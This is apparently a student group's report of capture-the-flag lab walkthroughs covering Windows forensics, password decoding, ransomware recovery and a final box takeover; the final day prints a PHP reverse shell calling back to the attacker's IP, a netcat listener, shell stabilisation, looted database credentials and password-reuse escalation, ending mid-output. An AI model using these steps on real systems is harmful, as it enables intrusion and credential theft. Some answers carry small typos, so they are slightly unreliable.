Report PSP0201 T2130 Tutorial – Week 6

Group name: **Marceline**

ID	Name	Role
1211100899	Muhammad Shahril Aiman	Leader
1211101533	Muhammad Aniq Fahmi	Member
1211101303	Aiman Faris	Member
1211102759	Muhammad Zaquan	Member

Day 21 - Time for some ELForensics

Tools used: AttackBox, Remina, PowerShell

Solution/Walkthrough:

Question 1:

Read the contents of the text file within the Documents folder. What is the file hash for db.exe?

=596690FFC54AB6101932856E6A78E3A1

```
Filename:       db.exe
MD5 Hash:       596690FFC54AB6101932856E6A78E3A1
```

Question 2:

What is the MD5 file hash of the mysterious executable within the Documents folder?

=5F037501FB542AD2D9B06EB12AED09F0

```
Algorithm       Hash
---------       ----
MD5             5F037501FB542AD2D9B06EB12AED09F0
```

Question 3:

What is the SHA256 file hash of the mysterious executable within the Documents folder?

=F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F5585FED

```
PS C:\Users\littlehelper\Documents>  Get-FileHash -Algorithm SHA256 .\deebee.exe

Algorithm       Hash
---------       ----
SHA256          F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F5585FED
```

Question 4:

Using Strings find the hidden flag within the executable?

= THM{f6187e6cbeb1214139ef313e108cbf9}

```
Loading menu, standby...
THM{f6187e6cbeb1214139ef313e108cb6f9}
Set-Content -Path .\lists.exe -value $
```

Question 5:

What is the powershell command used to view ADS?

= Get-Item -Path file.exe -Stream *

The command to view ADS using Powershell: `Get-Item -Path file.exe -Stream *`

Question6:

What is the flag that is displayed when you run the database connector file?

= THM{088731ddc7b9fdeccaed982b07c297c}

```
THM{088731ddc7b9fdeccaed982b07c297c}
```

Question 7:

Which list is Sharika Spooner on?

= Naughty list

```
Sharika Spooner

Sucks for them .. Returning to the User Menu...
```

Question 8:

Which list is Jaime Victoria on?

= Nice list

```
Jaime Victoria

Awesome .. Great! Returning to the User Menu...
```

METHODOLOGY:

We deploy the AttackBox, waiting for Ip address appear and use Remina to connect to the remote machine. For Server provide (10.10.198.97) we use it to create new profile in the remote desktop preference with (User name: littlehelper) and (User password: iLove5now!). After we save and connect the server and logged into the remote system, we open the PowerShell to solve the today task. First, we use (cd. \Documents\) and dir. to get the length name of the file (deebee.exe). Then, we continue running the following command: (Get-FileHash '.\db file hash.txt') to solve question1. Next, we run the command (Get-FileHash -Algorithm MD5 deebee.exe) for the question2. To solve the question3 we replace the command MD5 to SHA256. Furthermore, we run the command (C:\Tools\strings64.exe -accepteula deebee.exe)

to scan the mysterious hidden flag within the executable. We view the ADS using Powershell: (Get-Item -Path file.exe -Stream *) and pay attention to the Stream and Length which is hidedb. We lastly use command to run to launch the hidden executable hiding within ADS: (wmic process call create $(Resolve-Path .\deebee.exe: hidedb) and it shows us the flag and the naughty and nice list to directly finished the today task.

Day 22 - Elf McEager becomes CyberElf

Tools used: AttackBox, Remina, KeePass, CyberChef

Solution/Walkthrough:

Question 1:

What is the password to the KeePass database?

= thegrinchwashere

Result snippet
thegrinchwashere

Question 2:

What is the encoding method listed as the 'Matching ops'?

= base64

Matching ops: From Base64,

Question 3:

What is the note on the hiya key?

= Your passwords are now encoded. You will never get access to your systems! Hahaha >:^P

Notes: Your passwords are now encoded. You will never get access to your systems! Hahaha >:^P

Question 4:

What is the decoded password value of the Elf Server?

= sn0wM4n!

Result snippet


```
sn0wM4n!
```

Question 5:

What was the encoding used on the Elf Server password?

= hex

```
Matching ops: Fro
Base85, From Hex,
```



Question 6:

What is the decoded password value for ElfMail?

= ic3Skating!

Output

```
ic3Skating!
```

Question 7:

What is the username:password pair of Elf Security System?

= superelfadmin:nothinghere

Title:	Elf Security System
User name:	superelfadmin
Password:	nothinghere

Question 8:

Decode the last encoded value. What is the flag?

= THM{657012dcf3d1318dca0ed864f0e70535}

```
cyberelf
1   THM{657012dcf3d1318dca0ed864f0e70535}
```

METHODOLOGY:

For this task we use same method as the previous day task which day 21 by using the AttackBox, Remina but in addition KeePass and CyberChef. We have to create new profile using the Ip address given, (User name: Administrator) and (User password: sn0wF!akes!!!) After we save and connect the server and logged into the remote system, we saw the strange-looking folder name on the desktop and click it. We open the KeePass and prompted to enter the master password (mceagerrockstar) and will get a message stating that the key is invalid meaning we have to decode the encrypted. First, we visit the CyberChef website and use the Magic recipe to decode the strange-looking folder name (dGhlZ3JpbmNod2FzaGVyZQ== folder) by simply drag and drop it into the Recipe window to receive the output which is the password for the KeePass. Now that we have unlocked the KeePass there are more encodings within the KeePass database file, we can easily solve the rest of the question. To decoded password value of the Elf Server we use Hex recipe and to decoded password value for ElfMail we use HTML Entity. Finally, for the flag we decoded the value from the Elf Security System by using From Charcode recipe twice, comma as the delimiter and base of 10 and obtained a link from the output. We open the link (. https://gist.github.com/heavenraiza/1d321244c4d667446dbfd9a3298a88b8) and it brought us to GitHub Gist website where there is the flag shown.

Day 23 - The Grinch strikes again!

Tools used: AttackBox, Remina, CyberChef, Disk Management

Solution/Walkthrough:

Question 1:

What does the wallpaper say?

= THIS IS FINE

Question 2:

Decrypt the fake 'bitcoin address' within the ransom note. What is the plain text value?

= nomorebestfestivalcompany

Output

```
nomorebestfestivalcompany
```

Question 3:

At times ransomware changes the file extensions of the encrypted files. What is the file extension for each of the encrypted files?

= .grinch

master-password.txt.grinch

Question 4:

What is the name of the suspicious scheduled task?


= opidsfsdf

opidsfsdf.exe
RansomNote.txt

Question 5:

Inspect the properties of the scheduled task. What is the location of the executable that is run at login?


= C:\Users\Administrator\Desktop\opidsfsdf.exe



Question 6:

There is another scheduled task that is related to VSS. What is the ShadowCopyVolume ID?


= 7a9eea15-0000-0000-0000-010000000000



Question 7:

Assign the hidden partition a letter. What is the name of the hidden folder?


= confidential



Question 8:

Right-click and inspect the properties for the hidden folder. Use the 'Previous Versions' tab to restore the encrypted file that is within this hidden folder to the previous version. What is the password within the file?

Answer: m33pa55w0rdIZseecure!



METHODOLOGY:

We deploy the AttackBox and use Remina and CyberChef for this task. First of all we have to create a new profie to connect to the remote machine same as recent task (day 21 & 22) but this time we have set a few things in the preferences remina remoted desktop adding the wallpaper. Next, we decrypt the fake 'bitcoin address' within the ransom note using CyberChef and put the base64 recipe to receive the value. After that, we went to disk management to change drive letter and paths in the Backup file then we click add in the dropdown a letter such as Z, and click OK. At the top, in the Volume column, we can now see that the partition has a letter assigned to it. We open Windows Explorer to navigate to the partition and solve the question 3,4 and 7. Then, we inspect the properties of the scheduled task to solve the question 5 and 6. Lastly, we went back to the confidential folder and followed the instruction in the question 8 to restore pervious version of the folder to gain the password.

Day 24- Final Challenge The Trial Before Christmas

Tools used: KALI LINUX,BURPSUITE,FIREFOX,MYSQL,ATTACKBOX

Solution/Walkthrough:

Question 1:

Scan the machine. What ports are open?


Answer :80, 6500

```
80/tcp    open  http
65000/tcp open  unknown
```

Question 2:

What's the title of the hidden website?

Answer : Light Cycle




Question 3 :

What is the name of the hidden php page?

Answer: /uploads.php


```
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
2022/07/22 05:42:40 Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 200) [Size: 800]
/uploads.php          (Status: 200) [Size: 1328]
/assets               (Status: 301) [Size: 324] [--> http://10.10.166.103:65000/assets/]
/api                  (Status: 301) [Size: 321] [--> http://10.10.166.103:65000/api/]
/grid                 (Status: 301) [Size: 322] [--> http://10.10.166.103:65000/grid/]
/server-status        (Status: 403) [Size: 281]
Progress: 244318 / 441122 (55.39%)
```



Question 4:

What is the name of the hidden directory where file uploads are saved?


Answer: /grid





Question 5:


What is the value of the web.txt flag?


Answer:THM{ENTER_THE_GRID}

















```
┌──(1211100415㉿kali)-[~]
└─$ cp /usr/share/webshells/php/php-reverse-shell.php ./day-24-shell.jpg.php

┌──(1211100415㉿kali)-[~]
└─$ nano day-24-shell.jpg.php
```

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.8.92.127';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```






```
┌──(1211100415㉿kali)-[~]
└─$ sudo nc -lvnp 1234

[sudo] password for 1211100415:
listening on [any] 1234 ...
connect to [10.8.92.127] from (UNKNOWN) [10.10.197.140] 48322
Linux light-cycle 4.15.0-128-generic #131-Ubuntu SMP Wed Dec 9 06:57:35 UTC 2020
 x86_64 x86_64 x86_64 GNU/Linux
 12:21:13 up 30 min,  0 users,  load average: 0.00, 0.00, 0.15
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ dir
bin   home            lib64       opt   sbin      sys  vmlinuz
boot  initrd.img      lost+found  proc  snap      tmp  vmlinuz.old
dev   initrd.img.old  media       root  srv       usr
etc   lib             mnt         run   swapfile  var
$ cd var
$ dir
backups  crash  local  log   opt  snap   tmp
cache    lib    lock   mail  run  spool  www
$ cd www
$ dir
ENCOM  TheGrid  web.txt
$ cat web.txt
THM{ENTER_THE_GRID}
```

Question 6:

What lines are used to upgrade and stabilize your shell?

Answer: export TERM=xterm

stty raw -echo; fg

python3 -c 'import pty;pty.spawn("/bin/bash")'

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@light-cycle:/var/www$ export TERM=xterm
export TERM=xterm
www-data@light-cycle:/var/www$ ^Z
zsh: suspended  sudo nc -lvnp 1234

┌──(1211100415㉿kali)-[~]
└─$ stty raw -echo; fg
[1]  + continued  sudo nc -lvnp 1234

www-data@light-cycle:/var/www$
```

Question 7

Review the configuration files for the webserver to find some useful loot in the form of credentials. What credentials do you find?

Answer: tron:ifightfortheusers

```
www-data@light-cycle:/var/www$ dir
dir
ENCOM  TheGrid  web.txt
www-data@light-cycle:/var/www$ cd TheGrid
cd TheGrid
www-data@light-cycle:/var/www/TheGrid$ dir
dir
includes  public_html  rickroll.mp4
www-data@light-cycle:/var/www/TheGrid$ cd includes
cd includes
www-data@light-cycle:/var/www/TheGrid/includes$ dir
dir
apiIncludes.php  dbauth.php  login.php  register.php  upload.php
www-data@light-cycle:/var/www/TheGrid/includes$ cd dbauth.php
cd dbauth.php
bash: cd: dbauth.php: Not a directory
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php
cat dbauth.php
<?php
        $dbaddr = "localhost";
        $dbuser = "tron";
        $dbpass = "IFightForTheUsers";
        $database = "tron";

        $dbh = new mysqli($dbaddr, $dbuser, $dbpass, $database);
        if($dbh->connect_error){
                die($dbh->connect_error);
        }
```

Question 8:

Access the database and discover the encrypted credentials. What is the name of the database you find these in?

Answer: tron

```
www-data@light-cycle:/var/www/TheGrid/includes$ mysql -utron -p
mysql -utron -p
Enter password: IFightForTheUsers

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 5
Server version: 5.7.32-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

```
mysql> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| tron               |
+--------------------+
2 rows in set (0.00 sec)
```


```
mysql> use tron
use tron
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
show tables;
+----------------+
| Tables_in_tron |
+----------------+
| users          |
+----------------+
1 row in set (0.01 sec)
```

Question 9:

Crack the password. What is it?

Answer: @computer@

```
mysql> SELECT * FROM users;
SELECT * FROM users;
+----+----------+----------------------------------+
| id | username | password                         |
+----+----------+----------------------------------+
|  1 | flynn    | edc621628f6d19a13a00fd683f5e3ff7 |
+----+----------+----------------------------------+
1 row in set (0.00 sec)
```



Question 10

Use su to login to the newly discovered user by exploiting password reuse. What is the user you are switching to?

Answer: flynn

```
mysql> quit
quit
Bye
www-data@light-cycle:/$ su flynn
su flynn
Password: @computer@
```

Question 11

What is the value of the user.txt flag

Answer: THM{IDENTITY_DISC_RECOGNISED}

```
flynn@light-cycle:/$ dir
dir
bin   home            lib64       opt   sbin      sys  vmlinuz
boot  initrd.img      lost+found  proc  snap      tmp  vmlinuz.old
dev   initrd.img.old  media       root  srv       usr
etc   lib             mnt         run   swapfile  var
flynn@light-cycle:/$ cd /home/flynn
cd /home/flynn
flynn@light-cycle:~$ dir
dir
user.txt
flynn@light-cycle:~$ cat user.txt
cat user.txt
THM{IDENTITY_DISC_RECOGNISED}
```

Question 12:

Check the user's groups. Which group can be leveraged to escalate privileges?

Answer: lxd

```
flynn@light-cycle:~$ id
id
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)
```

Question 13

what is the value of the root.txt flag?

Answer:THM{FLYNN_LIVES}

```
flynn@light-cycle:~$ lxc image list
lxc image list
To start your first container, try: lxc launch ubuntu:18.04
+--------+--------------+--------+-------------------------------+--------+-----
--+------------------------------+
| ALIAS  | FINGERPRINT  | PUBLIC |          DESCRIPTION          |  ARCH  |  SIZ
E  |          UPLOAD DATE         |
